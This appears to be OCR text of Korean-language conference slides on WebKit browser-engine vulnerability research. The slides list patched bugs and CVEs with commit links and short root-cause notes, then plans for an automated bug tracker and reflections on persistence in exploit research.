
				security issues or just interests	
Features	**Date**	**ID/CVE**	**Component**	**title and commit**	**comment**
TDZ(Temporal Dead Zone)	6/8/21	226576	bytecompiler	Short circuit read modify write nodes emit byte code that uses the wrong locals https://github.com/WebKit/WebKit/commit/1b1c310d3e5499c87d637dbb0ca920939fec09d3	
	6/14/21	226576	bytecompiler	short-circuit-read-modify-write-cant-write-dst-before-tdz-check https://github.com/WebKit/WebKit/commit/415807dbc4ef957f9e230ba2ad92fcf53ef3d15b	TDZ 검사를 하기 전에 dst 에 값을 써버린것 같음. Temporary 를 만들고 검사를 통과한 후에 dst 로 옮기도록 수정
	6/30/16	159277	bytecompiler	We don't emit TDZ checks for call_eval https://github.com/WebKit/WebKit/commit/670d9a64ec2409e5e5276c5aed1e5293c5263ca2	eval 이라는 이름의 TDZ 변수에 대해서는 tdz 검사를 안하고있음
	7/16/16	158797	bytecompiler	Assertion failures and crashes with missing TDZ checks for catch-node bindings. https://github.com/WebKit/WebKit/commit/601f6930af2c6f6777e14699fd04cdc2390c0fe4	catch 블럭에서 TDZ 검사를 하지 않음
Animation	6/7/25	289653 (18.5) CVE-2025-31238	Scrollbar	Apple Safari Scrollbar Animation Use-After-Free Remote Code Execution Vulnerability https://github.com/WebKit/WebKit/commit/a23df0dfbec0c9df6dfee9ac5646d7f3665d85b4	
JSON	6/6/25	289387 (18.5) CVE-2025-31223	runtime	[JSC] Check overflow of escaped string length in FastStringifier https://github.com/WebKit/WebKit/commit/92e69a181eb3983533a720499e7248eca5351e75	`1 + static_cast<size_t>(stringLength) * 6 + 1` can cause overflow
audio	4/1/25	286694 (18.5) CVE-2025-24213	DenormalDisabler	Enable Denormal Disabling on ARM platforms https://github.com/WebKit/WebKit/commit/4c65775f049beec4fe0a50c1243dcfa634bf33e1	TypeConfusion
Array operations	5/24/25	291506 (18.5) CVE-2025-31204	BBQJIT	BBQJIT array operations should mask index to 32 bits https://github.com/WebKit/WebKit/commit/265dbd5abf60768af43aa05d63ffdf410a639c4d	
WebGL texture	5/23/25	289677 (18.5) CVE-2025-31217	WebGL	WebGL: Generating mipmaps for 3D textures with depth greater than width, height causes crash https://github.com/WebKit/WebKit/commit/2f1c7a102f89c39591bcfc6593b3415ed86d6342	
Constant Folding	6/5/25	288814 (18.5) CVE-2025-31215	DFG AI	Null pointer dereference in JavaScriptCore llint_op_call. https://github.com/WebKit/WebKit/commit/ac09d743b1828ad9f6e86626db9b4bd3cf00e285	
Global Object	5/23/25	290834 (18.5) CVE-2025-31206	DFG	[JSC]ASSERTION FAILED: cell->isObject() in DFG when AbstractInterpreter handles GetGlobalObject https://github.com/WebKit/WebKit/commit/2a545562709ac7a6faea5de5f7902314f9feefcf	TypeConfusion, GlobalObject 는 항상 object 이므로 ObjectUse 를 사용해야함
cross-origin	5/24/25	290992 (18.5) CVE-2025-31205	CSSStyleSheet	Tighten up cross-site access to CSSStyleSheet https://github.com/WebKit/WebKit/commit/647e80ac22b36756d0b194b3f0526fae8f62447a	
Frame	6/4/25	290985 (18.5) CVE-2025-31257	Page / BackForwardCache	Use-after-free in LocalFrameView::setContentsSize https://github.com/WebKit/WebKit/commit/ddbf9329b2ca0320f16820b18c3ea88f5a534eb9	RefPtr 을 사용하기 전에 UAF 가 발생할 수 있음

Future work

그 중 흥미로운 버그 케이스 정리








오..?
버그 트래커를 만들자


Future work

자동화 + UI (시도중…)



Future work

자동화 + UI (시도중…)



~~Conclusion~~

Lessons

그냥 연구 하면서 느낀 것들..

태도

막힌 길은 불가능이 아니라 무지의 경계

익스플로잇이 불가능한지 의심이 될 때, 문제는 내 지식 부족일 수 있다.


답이 없다고 단정하기 보다, 한계를 의심하고 한 단계 더 파고드는 태도가 필요하다.

마인드셋

중요한건 꺾여도 그냥 하는 마음

한 달 넘게 붙잡고도 해결되지 않으면 충분히 오래 시도했다고 생각할 수 있다.

하지만 그 기간은 문제를 이해하기 위한 과정이지 불가능의 근거가 아니다.



진전이 없(다고 느끼)고 성공하지 못 하는 기간

끊임 없는 실패와 자기 의심

좌절한채로 계속 하기

감사합니다.